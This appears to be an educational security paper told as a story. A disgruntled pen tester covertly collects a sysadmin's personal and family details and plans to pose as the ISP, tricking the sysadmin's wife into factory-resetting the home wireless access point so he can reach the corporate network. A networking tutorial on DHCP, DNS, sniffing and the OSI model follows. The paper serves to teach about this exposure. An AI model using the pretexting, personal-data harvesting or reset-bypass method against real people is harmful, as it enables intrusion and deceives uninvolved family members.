
“Ya. I have one at home just like it – and I do the same thing, so I don’t have to worry about it.”

So, back to the conference room they go.

Configuring the Wi-Fi Card

Gary’s card is a D-Link, DWL-650+ (“AirPlus”). He brings up the “D-Link Airplus” configuration utility. He clicks on “SiteSurvey >>>”, then in the “Profile” section, he clicks the “Add” button. This brings up the profile window, where Gary enters the SSID (“up-to-32-chars…”), selects Wireless Mode: Infrastructure (which means it’s going to talk to an access point, as opposed to Ad-hoc, which is peer-to-peer between 2 computers), and sets Channel 9. Then he checks the “Data Encryption” box, which enables selecting “Shared Authentication” and Key Length: 128 bits. Lastly, he enters the WEP (“1a2a3a4a5a6a7a8a9a0a1a2a3a”) as Key 1 (the others are not needed).

Here is a snapshot of the configuration screen:



Profile: cownoids

Profile Name: cownoids

SSID: up-to-32-chars...

Wireless Mode: Infrastructure

Channel: 9

TxRate: Auto

Preamble: Long Preamble

Power Mode: Continuous Access Mode

☑ Data Encryption

Auth. Mode: Shared Authentication

Default Key		Key Length
● 1	***************************	128 bits
○ 2		64 bits
○ 3		64 bits
○ 4		64 bits

Key Format: HEX

As soon as he hits “Apply”, the wireless link comes to life.

Vulnerability Scanning with Nessus

“What tools are you going to run, to perform the penetration test?” asked Vic.

“I’m going to run a set of proprietary tools that I developed. The tool accesses various databases on the internet to make sure it scans for all the latest vulnerabilities and exposures”. Mr. Grey thought this sounded more impressive than saying he was going to run an open source program, and thought it would help justify how expensive his services are.

“I assume that you’re going to actually run the test from some machine out on the internet – to simulate a real attack?” asked Vic.

“Exactly,” replied Gary, as he started up the nessus client.

We Trust Our People

“How about we start off with a rundown of how your network and firewall are set up, and give me an idea of your existing user culture?” Gary suggested.

“Sure. We run a sort of university atmosphere here. We don’t have any naïve users, so I don’t have to worry about people opening strange attachments, and things like that. We trust our people, so our network is basically an “inside good, outside bad” arrangement.”

“I see,” said Gary.

Vic continued, “We don’t do any web content filtering, or garbage like that. We’re philosophically against it. After all, would it be reasonable to check people’s briefcases for objectionable material, or audit someone’s newspaper, to make sure the article they were reading is appropriate, or do spot magazine checks? No. As long as you get your job done, you’re free to behave responsibly – and we leave it at that.

In the computer room we have 6 Solaris (Sun) boxes and 15 Linux (x86) boxes.”

Gary Grey’s mouth involuntarily started to water.

“Then, we have windows boxes on everybody’s desk. I’ve got it set up so you can do things like “rsh pluto w” to check how loaded a unix machine is, right from a dos prompt – without having to bother with typing a password every time.

We also have Cygwin installed on all the desktops. We use cygwin mostly for the X windows server, so we can run stuff on the unix boxes and send the display back to our desktop.”

http://www.cygwin.com [21]

“Nice,” said Gary.

“We sit behind a Cisco Firewall. We have a guy that maintains that – but we never call him. He’s got it locked up tight, and we just leave it that way. The only thing we have open is ssh, so the engineers can telecommute; they log in from home and check on jobs, fire off overnight runs – stuff like that.

Any other questions?” asked Vic.

“I think that gives me enough information to start with,” replied Gary.

The Pitch

Gary spent the next 3 hours telling Vic all about the horrors that can be brought to bear upon a network, with special emphasis on why protecting the Perimeter is not enough. Gary Grey's real purpose in coming here was to pitch an Intrusion Detection System (IDS).

Thursday, April 1 2004
12:30 PM

"I'm getting hungry – how about you?" asked Vic.

"Me too. Let me just check real quick on how the scan's coming." Gary sensed that Vic wasn't going to spend very much more time with him today, so he thought it best to give him the report now. The scan was actually done some time ago.

"I'm gonna go do a quick email check, and then we can go get some lunch."

"Oh good – the scan will be done in just a few minutes. As soon as it is, I'll email it to you, and meet you in your office – ok?" said Gary.

"Ok."

Gary Grey wanted a few minutes alone, so he could replace the Nessus header on the report with his own. He saved the report in html, edited the file, and emailed it to Vic Tim. The results can be found in Appendix A.

Gary locked his screen, and headed for Vic's office. On the way, he started to pass the receptionist's desk, when something caught his eye. Stuck with a pin to the small cork bulletin board hanging on the wall above the telephone, was a sheet of paper with the following written across the top:

Employee Phone Book

He stopped in his tracks. Almost automatically, he reached for his cell phone, put it to his ear, and said, "Hello, this is Mr. Grey". There was no one on the phone, but he found holding a cell phone up to your ear and talking into it made a great alibi. You can pace back and forth, look all around, etc. and look perfectly normal.

With a touch of irony, Gary said to the imaginary caller, "I don't know – hang on, let me see if I can find a phone book."

Jack had already gone to lunch, and there was no one around to witness the show Gary was putting on – but you never know. And besides, this is all part of the fun for him. He took the phone from his ear, went behind the desk, and pretended to be looking for something. Then, in a maneuver that someone standing right next to him would not have noticed, he used his camera phone to snap a digital picture of the list of all the employees, complete with their address, phone numbers, and private email addresses.

Now, Mr. Grey was not planning anything nefarious – he very much hoped to land this contract, with a full penetration test and IDS deployment. This was just part of the early reconnaissance that he hoped they would actually **pay** him for.

Besides, he had a signed letter, giving him carte blanch to do whatever the heck he wanted.

He went back to the conference room, and pretended to be doing something on his notebook, while he checked to see if the picture was legible. It was, but the bottom was cropped off. He headed back towards the reception desk.

"Well, I don't know – I'm at a customer site right now… Let me think a second…" he said to his imaginary caller again. He paced a little, like he was trying to think of something, and snapped another picture.

Then back to the conference room, saying, "Let me check my schedule". Got it. He locked up his computer and headed for Vic's office.

Houston, We Have a Problem

Vic met him along the way. "I'm sorry Gary, but one of our license daemons is down, and I have to fix it right away. The guys want to kick off a regression test, and they can't until the tool is back up. I'm hoping that it won't take too long to fix (as is everyone else), but you never know. Did the scan finish?

"Sure did – I just mailed it to you."

"Super. Then why don't you go grab some lunch while I fight fires. Afterwards, come back and we'll see if I'm available to finish our meeting. If not, Jack can schedule you for a followup."

Gary thought that sounded like the beginning of a brush-off, but what could he say? Then he had a quick idea, "Can I bring you back something?"

"Thanks, but my wife makes me a lunch every day – since I have to stay here, I'll just eat that."

Oh well. “Ok. I’ll check back with you in an hour or so,” Gary said.

Gary Grey wandered around the office a little bit, just seeing if he saw anything interesting. The door that he figured must be the server room was locked. Vic had not offered to show him that. Finding nothing, he went back to the conference room and checked his own email. He answered a couple, then put his notebook back in the jump bag, and headed for lunch.

Just outside the door to the office suite, was the Men’s room. Gary went inside to wash his hands, but found that he actually needed to … use a stall.

After about 5 minutes, he heard some people come into the bathroom.

Just because it’s in his nature, and part of the game, Gary Grey immediately lifted both feet – so he couldn’t be seen from outside the stall. He remained perfectly quiet.

“I don’t know about this guy. I took a quick look at our ‘free penetration test’ although it’s long, it doesn’t really say much. It claimed to have found 4 ‘security holes’, but as far as I can tell, they’re not a big deal – in our environment, I think the risk is miniscule. I’m gonna ask our firewall guy to look at it, just to be sure.

But that’s not what bugs me. This guy has said on a couple of occasions that this tool he’s running is a custom program that he wrote. When I looked over the report he gave me, at the very end it says it was generated by something called ‘Nessus’. I did a quick web search on it, and the thing he ran against our perimeter, and probably wants to run inside the firewall next, and charge big bucks for it, is free to download! I don’t trust the guy – I just get a kind of … sleezy feeling from him.”

“Huh. Yes, that does not sound good. You have to really trust your security person – especially if they’re an outside contractor,” an unfamiliar voice responded.

“Ya, and I did a google search on ‘intrusion detection system’ and the first hit was something called ‘snort’ – also free. Why would he roll his own IDS when there’s an established, well-supported one that’s open source? Besides, sure it would be nice, but in our environment we don’t really need an IDS anyway.

I think I just wasted half a day. I’m going to tell Jack to tell him I’m not available when he comes back from lunch. Then I’ll just blow him off, and cut my losses,” said Vic.

“Why don’t you just tell him you’ve decided that you’re not interested and thank him for his time?” asked the other voice.

“I don’t know, maybe I should. But, I don’t want to piss him off. I’m hoping if I ignore him he’ll just go away.”

“Well, I’m glad you didn’t let him touch the real network.”

“Ya, me too.”

And they left the bathroom.

And So It Begins

Gary Grey was furious! He relaxed his legs and let his feet back down on the floor.

“Those @#$^%$ #$^#$ @$%^$%^-ers!!! I never said I wrote the stuff from scratch! Well, maybe I implied it, but people feel more like they’re getting their money’s worth when they think of it as customized just for them. I only say that to make the customers happy – it’s for their own benefit! Those jerks!

I’ll show them!”

Gary finished up in the bathroom, and stormed back to his car. He sped home, driving too fast, and almost got into an accident.

When he got there, he sat down in front of his computer. He was so mad that his hands were shaking. “And I even got up early for those guys – and this is how they treat me? I was just trying to do them a favor, and this is the thanks I get?!

‘We don’t need an IDS, because we’re so special’ – HA!

Think you can just download Nessus and voila, you’re a Pen Tester? Think you don’t need me? I’ll show you. You’ll wish you grabbed me when you had the chance. In fact, you’ll beg me to come back by the time I’m through with you!”

Inventory

Ok, calm down, Gary. Take a deep breath. Relax. Now, what do we have?

- Their perimeter is fairly secure
- They have virtually no security on the inside (their LAN)
- Their users are smart, but not security conscious at all
- Vic Tim seems to be a capable sys admin, but is not security conscious

- Their unix machines allow the “r” commands, specifically ‘rsh’ [Vic told him]
- Vic Tim is a jerk
- Vic Tim is a jerk
- Vic Tim is a jerk
- Vic has a windows desktop, so is probably less unix savvy
- They have a Netgear router, MR814v2 attached to an untrusted VLAN but use best practices on it
- The admin password on the Netgear contains, in order:
  ‘7’, a ‘3’, a ‘$’, and an ‘F’
- Users telecommute thru the firewall using ssh [Vic told him]
- Vic Tim is a jerk
- Vic Tim is a jerk
- Vic Tim is a jerk
- Vic has DSL at home, provided by FAKEBELL.net [observed in the xterm on Vic’s desktop, output of ‘who’ command]
- Vic’s username at Cownoids is ‘vic’ [from ‘who’]
- The private address space of the VLAN is 10.11.12.0 [observed, and from looking at his own IP once he was on the WLAN]
- Vic’s wife’s name is Olive [Vic told him]
- Vic’s kid’s names are Manny, Kittie, and Harry [Vic told him]
- Vic’s dog’s name is Rover, and he’s a golden retriever [Vic told him]
- Olive might be a stay at home mom [this is a guess – 3 kids, and she makes him lunch every day. If she worked too, chances are Vic would have to make his own lunch]
- Vic’s home address and phone number [photographed off the printout at the receptionist’s desk, using his camera phone]

The Plot

Now Gary is all about doing things the easy way. If you’re going to storm a castle, why try to batter down the gate at the drawbridge, when there’s a perfectly good open window around back?

Gary had several objectives in mind. First and foremost: revenge. He felt he had been slighted, and this annoyed him. He knew he would feel much better if he could show that bunch of arrogant PhD’s that they were wrong, and he was right.

Second, he felt that Vic Tim deserved a second helping of revenge. He knew he’d really feel better if he could give Vic a good virtual spanking.

Third, he might be able to financially benefit. Once they realize that they need professional help after all, they would probably call him – they’d already invested half a man-day in him.

Finally, and when it's all said and done perhaps most importantly, there was a farm of 6 solaris and 15 linux servers just waiting to be plundered! Think of the trade value on the underground…

Gary Grey thought about his goals, and reviewed his inventory. His instincts told him that the key lies with the wireless router, but how? …

Then, it hit him! "Aha!" he said out loud. What happens if you screw up the configuration of a wireless router or access point (WAP), or if you forget the admin password? Answer: you press the little reset button to restore it to Default Factory Settings. Factory settings on most, if not all, WAPs are no encryption and a default password – i.e. no security. Plus, they don't require the initial setup to be done from a wired port. Actually, they don't require an initial setup at all. This is presumably a trade-off of security for ease of use, which most – if not all – vendors have adopted.

The bottom line is that if you can get someone to reset the WAP for you, you can bypass any and all security and access the wireless network. From there, you can attack the wired, or other wireless, systems.

And there's nothing that could be done to prevent this! It could be detected, of course – but given what Gary saw today about their "inside good, outside bad" philosophy, he didn't think that would be a problem.

And so, Gary Grey's evil plot was born. He would trick Olive into resetting the WAP while Vic Tim was at work. Then once he breached the home network, he would hopefully find a vulnerable system. Hopefully that system would yield information that would allow 'ssh' access into Cownoids corporate network.

This would decrease the chances of being discovered, since the point of access would be legitimate. And the bonus is that if it were discovered, it would look like Vic was the guilty party. "So **that's** why you didn't want that security guy around!"

It was perfect! If successful, it would fulfill all of Gary's goals "to the tee".

EXPLOIT Part I – Owning a Wireless Network Using Social Engineering to Exploit the "Default Factory Settings of a WAP" Exposure

In Part I of the attack, the attacker will use social engineering to trick the victim into resetting a WAP to its DFS, and thus gain access to the WLAN. Having accomplished that, the attacker must re-establish network connectivity with the other machine(s) on the LAN. This is because in performing the DFS reset, the private IP address of the WAP was set to its default, so unless the victim was using the default IP space, they will no longer match. The details of this exploit will be discussed, followed by a description of this attack in our scenario.

Exploit Name (DFSWAP)

Let’s call this exploit “DFSWAP”.

Operating System

This exploit is OS independent.

Protocols/Services/Applications

None. However, as part of restoring connectivity to machines on the LAN once the WLAN has been breached, the **ARP** (Address Resolution Protocol), **DHCP** (Dynamic Host Configuration Protocol), and **DNS** (Domain Name Server) services will be discussed briefly. In this paper, only their generic behaviors are relevant, so version numbers are not.

Exploit Variants

This exploit will work on any WLAN, regardless of protocol (802.11, Bluetooth, etc.) as long as there is a mechanism for resetting the device to factory settings, those settings allow an arbitrary client to join the network with no authentication, and you can get someone to perform the reset.

Another example might be the following: A new, totally secure wireless protocol is invented and deployed. A big company has the computers of all its upper management on a completely separate network from the rest of the company, for security reasons. Their conference rooms have multiple network jacks, but it wouldn’t be secure to have one for the management LAN, even with access control lists (as MAC spoofing is too easy). They could have an IT guy swap cables around on a switch in the network closet, changing one of the jacks in the conference room over to the management LAN when required – but that would be hard to maintain (i.e. be a pain for the IT guys). The company’s security policy precluded copying certain sensitive information onto portable computers, so some things couldn’t just be copied onto the notebook of the person making a presentation – network connectivity was required. The solution? Add a totally secure wireless access point to the management LAN, and keep it physically secure by locating it in the network closet.

Sounds secure… And it is, unless someone leaves the door to the network closet open and unattended – even briefly. It's unlikely that anyone besides an IT guy would know what cables to move to reconfigure a network jack to be on the management VLAN, but even if everything was clearly labeled so that wasn't a problem, that would leave physical evidence that someone might notice. Plus, the attacker would then have to sit wherever the illegal connection was turned on, and thus would risk being caught "red handed".

On the other hand, to exploit the exposure discussed in this paper, all an attacker would need is a paper clip and about 10 seconds of access to the network closet – and then he could quietly attack anything on the management network discreetly, from anywhere within range of the WAP!

Description and Exploit Analysis

Social Engineering Technique

As previously described, this exploit involves tricking someone into restoring a WAP to its DFS – or gaining physical access and doing it yourself. If these settings allow anyone with a wireless network card that is within range join the network, then the network potentially has this exposure. If the WAP is physically secure, and the people who have access to it know better than to reset if to DFS, then the network is not exposed in this way.

In our scenario, the attacker will convince the victim's wife that he is calling from their ISP, that they are performing a system upgrade, and that it requires rebooting all the DSL modems, and any routers attached to them. The attacker will already know the type of router the victim has, and how to perform the reset to DFS. Of course, the attacker needs the victim's phone number to do this, as well as the address of where the victim lives, in order to be within range of the WAP.

Assuming that an attacker is able to perform this exploit and join the network, there is the question of what has been gained. If free internet access was the goal, then that has been achieved. In this case, it is highly probable that the attacker would use the compromised system as an anonymous (hard to trace) starting point or relay point in a bigger attack. This is not a paper about *wardriving* [22]*,* however. Nor is it about warstrolling (although, here's a description of how to make a warstrolling system that will fit in a large pocket – complete with design for the antennae [23]) or warchalking. Although, the idea of running around writing the SSIDs of available wireless networks on the sidewalk in chalk is rather amusing.

Presumably, however, anyone who would go to the trouble of targeting someone for DFSWAP, is after something specific. Therefore, gaining access to the WLAN is likely just the first step.

Having gained access to the WLAN, the attacker now *owns* the WAP, since the admin password was reset to the default. Here's a place an attacker might look, to find out the default settings of a target box:

> http://www.cirt.net/cgi-bin/passwd.pl [24]

CIRT.net also has default SSIDs for WAPs from 14 vendors here:

> http://www.cirt.net/cgi-bin/ssids.pl [25]

Likely, the first thing the attacker would do is change the password, the SSID, and turn off broadcast of the SSID if that feature were available on the particular WAP.

Re-Establishing Network Connectivity

Assuming the victim configured the WAP to use an IP range other than the default, when the WAP is reset to DFS it will no longer be on the same network as any machines that were previously connected. But, how do machines get their IP addresses anyway? What about their other network settings, such as their subnet mask, default gateway, and DNS servers?

Systems can either have this information stored statically, or assigned dynamically. With static IP addresses and other settings, the numbers are "hard-coded" on the system, and remain the same until manually changed. This is difficult to maintain, however. The Dynamic Host Configuration Protocol (DHCP) provides a mechanism for this information to be assigned and updated dynamically.

Dynamic Host Configuration Protocol (DHCP)

> The *Dynamic Host Configuration Protocol* (DHCP) is an Internet protocol for automating the configuration of computers that use TCP/IP. DHCP can be used to automatically assign IP addresses, to deliver TCP/IP stack configuration parameters such as the subnet mask and default router, and to provide other configuration information such as the addresses for printer, time and news servers
>
> http://www.dhcp.org [26]

Consult that web site for links to various DHCP resources, including the RFC.

Basically, DHCP defines a protocol whereby a host can send out a broadcast message saying, “Hey, is there a DHCP server listening?” A server can answer and reply, “Right here”, and send configuration data back to the host. For large numbers of hosts, this is much easier to maintain. No hard-coded settings are needed – the host sends out a broadcast to find the DHCP server, and then the server tells the host everything that it needs to know to “get on the network”.

When it delivers these settings, it’s called a DHCP “Lease” – and it has an expiration. This is a way of aging the settings, so that hosts will periodically check for updated information. One example of how this could be useful is if the network administrators need to change a bunch of machines to a new subnet. All they would have to do is make the network changes and update the DHCP server. When the DHCP leases expired on the hosts, they would get a new lease and the updated configuration information. Of course, this might sever the hosts network connections until their leases expired – however, the lease can be manually released and renewed – a task which could be done by users – saving the network admins having to go to each machine. Or, the users could simply be told to reboot their machines – that would get a new lease as well.

DHCP makes things easier to manage, but provides a possible doorway for attackers as well. For example, if an attacker can give you a DHCP lease, he could specify himself as your default gateway. Then, if he forwards any traffic from you to the real gateway, he has set himself up as a “man-in-the-middle” – and can essentially sniff all your traffic, even on a switched network.

Domain Name Service (DNS)

So if machines can change their IP addresses, how does my browser know what IP address to take me to when I type in a URL? Well, systems that are accessible via the internet usually have static IP addresses. Then, the system known as “DNS”, or Domain Name Service, is what is used to associate a name with that IP address.

DNS is inherently hierarchical and distributed. Name spaces are divided into zones, and queries are forwarded until they reach a system that resolves them. An analogy would be calling information for a phone number. Let’s say you want to talk to Pepé Le Pew in Paris, France. You could call ‘411’ and ask for Pepé’s number. They would not know it, but they’d know who does – and transfer you to international directory assistance. They’d see that you’re looking for a number in France, so they’d transfer you there. France’s service might say, “I have a number for Pepé, but it’s really old – let me call the Paris operator to get you the new number, and I'll update my records at the same time." (I know, phones don't really work that way, but it's a good analogy for DNS)

Control of domain names on the internet, and their IP addresses, is managed by registrars (a bit more on that later) and name servers – however private instances of DNS can be run to provide name services in a local environments.

In order to reduce network traffic, each host maintains a cache of names and IP addresses it's already resolved. When a name is referenced, the cache is first consulted, to see if the IP address is there – if not, a message is sent to the DNS server, requesting the IP address of the requested name.

Like DHCP, there are plenty of DNS related forms of attack. For example, if an attacker can impersonate your DNS server, he can supply you with whatever IP addresses he wants, and – you get the picture.

That's about as much detail as is required for this paper.

Back to Restoring the Network

For example, let's say the victim had his WAP configured to be IP 10.10.10.1, and to dole out IP addresses via DHCP starting at host 10. Let's say there is a victim machine, "V", attached to a wired port on the WAP. It would come up as IP 10.10.10.10. Let's also assume that there is only one subnet in the LAN – so the *netmask* is 255.255.255.0, the *network* is 10.10.10.0, and the broadcast is 10.10.10.255.

When the WAP is reset to DFS, its IP address would change to the default – let's say 192.168.0.1. The attacker could then join the WLAN with no authentication, and would be given an IP address, say 192.168.0.2.

Now, the question is, how can the attacker discover machine V, and talk to it?

V's default gateway is 10.10.10.1, which is an IP address that no longer exists. Therefore, it won't have a valid route to anywhere.

The attacker doesn't know V's IP address (actually, he doesn't even know that V exists). He doesn't know what IP the WAP used to have (before it was reset).

How can the attacker discover the existence of V, and restore communication with it, without making any changes to V?

In a nutshell, this will be accomplished by:

- generating some network traffic on V

- sniffing this traffic to discover the IP address of V, as well as its default gateway and broadcast address
- change the configuration of the WAP back to the IP address that V is expecting

Note that this will only work for re-establishing network connectivity to systems on the LAN, not the WLAN. Assuming that WEP was being used, any machines that were on the WLAN would be disconnected when the WAP was reset to DFS. In order to restore communication with *those* systems, not only would the old IP space have to be discovered, but so would the old wireless settings (the WEP encryption key and the SSID). This will not be discussed in this paper – instead, we will focus on attacking a system on the wired network (LAN) – launching the attack from the wireless network (WLAN).

To understand the details of how and why this works, several things must be discussed.

Sniffing

Having gained access to the WLAN, the attacker will need to discover the previous IP space used by the WAP, so that network connectivity can be restored to any machines that are on the LAN.

Since any information in the WAP was erased when it was reset to DFS, the only way to find this out is if:

1. there is at least one machine on the wired network
2. that machine will tell us its network configuration

If (1) is not true, then there is no way to find out what the private IP address of the WAP used to be, because there is nothing on the network that still knows it (given that we're not considering attacking other wireless clients).

If there *is* another machine on the network, then getting it to tell us its network configuration is easy. Actually, it won't tell *us* anything – but as long as it tries to tell *someone* on the network *something*, then by sniffing the network we can discover what we want to know. A sniffer is basically a network wiretap – it listens to all packets on the "wire", instead of just those that are addressed to it.

For a detailed explanation of sniffers, see Robert Graham's document at:

http://robertgraham.com/pubs/sniffing-faq.html [27]

But You Can't Sniff a Switched Network

Strictly speaking, that's true. But in practice, there are a number of ways that sniffing can be of use in a switched environment. Many switches, when bombarded with enough packets to overflow its tables in memory, will revert to "hub" behavior.

There are a whole slew of ARP related attacks, some of which are aimed at doing things you're not supposed to be able to do on a switched network. But, what is an ARP? That will be briefly discussed later – however, in our case, attacks of this nature will not be necessary.

In this case, we have created a rather unusual situation, where the "default gateway" of the network suddenly changes its IP address (when the WAP gets reset to DFS).

In order to illustrate how we are going to sniff out the old network numbers, we need to understand a number of things; What is an IP address? How do packets get routed? What is a packet, anyway? What's a router really do? In order to answer these questions, we must take a *big* step backwards.

In the Beginning


There was darkness. No, not that far back. In the beginning, different computer systems couldn't talk to each other – but they wanted to. To that end, the International Organization for Standardization created the Open Systems Interface model, or OSI. [28] The OSI model is a 7 layer scheme that abstracts each level of communication, from hardware at the bottom, to application software at the top, so that any system which conforms to the standard may communicate with any other system that also conforms, when separated by an arbitrary number of other systems, which also conform.

What that boils down to is a mechanism whereby some program running on my computer, can talk to some program on your computer, as long as we're both connected to the internet – regardless of how we're connected (dialup modem, cable, dsl, satellite, etc.), what's in between, or what OS we're each running. Each layer can specify protocols, which dictate the rules of communication. Since these protocols are simply instances of the rules at their respective layer, they could be either connection oriented (negotiated, like a phone call), or connectionless (like a deaf person shouting).

OSI model – 7 Layers

The following graphic (except for the "A -> B" label on top) is taken from "COMPUTER NETWORKING BASICS", The Abdus Salam International Centre for Theoretical Physics Programme of Training and System Development on Networking and Radiocommunications; presented by Carlo Fonda and Fulvio Postogna, Trieste, 12th - 30th Jan. 1998 [29]

From A ➔ **To B**
(192.168.0.2) (10.1.1.2)




These are labeled layer (1) for the physical layer, through layer (7) for the application layer. Each layer either adds information (header and sometimes footer) as it goes down to the next layer, or strips off this information as it goes up to the next layer.

The above figure is accurate when the two “users” are on the same LAN – i.e. they are physically on the same network. To generalize it to apply to two arbitrary users on the internet, simply replace the label “PHYSICAL LINK” above, with an additional column which goes up to layer 3, and label this column “NETWORK”.

Gorry Fairhurst, University of Aberdeen, United Kingdom made a nice picture of a full duplex session for his online network course:

http://www.erg.abdn.ac.uk/users/gorry/course/intro-pages/osi-example.html [30]



But back to the first diagram:

That means for data to get from A to B, it would be passed down through the layers, each one adding its information, until it hit the physical layer. From there, it would go to its first “hop”. This hop would be an entity connected to the same physical layer. This might be a hub, a switch, a WAN modem, a router, etc., and be connected via a physical layer that is made of wire, radio waves, infrared light, etc. From there, the data would be routed along a path of network entities (like switches and routers), being passed up and down the layers from physical up to network and back again. In the case of this data being routed through the Internet, this would mean a path specified in the form of IP address to IP address, with the entity (system) at each IP address adding on the data link and physical layer information so that the data can travel to the next hop.

Eventually, the data would (hopefully) make it to its very, very last hop – which would be an entity on the same physical layer medium as the destination system. The data would be delivered, and proceed up the layers, with each layer stripping off its wrapper of information and passing it up to the next one, until it reached the target application.

Example: Receiving a Packet of Data

For B above to actually receive a packet of data, we must start at the bottom layer and work our way up. For example, if B is connected to the rest of the network with a cat5 cable plugged into an Ethernet card, then the final step of the *delivery* would be for the entity at the last hop (which would be whatever the other end of the cat5 cable was plugged in to) to "put the data on the wire".

Then, the actual receipt would go something like this:

(1) Wire (Physical Layer)

The physical layer in the card would turn the electrical signals on the cat5 cable back into a stream of bits, which would be fed to the link layer.

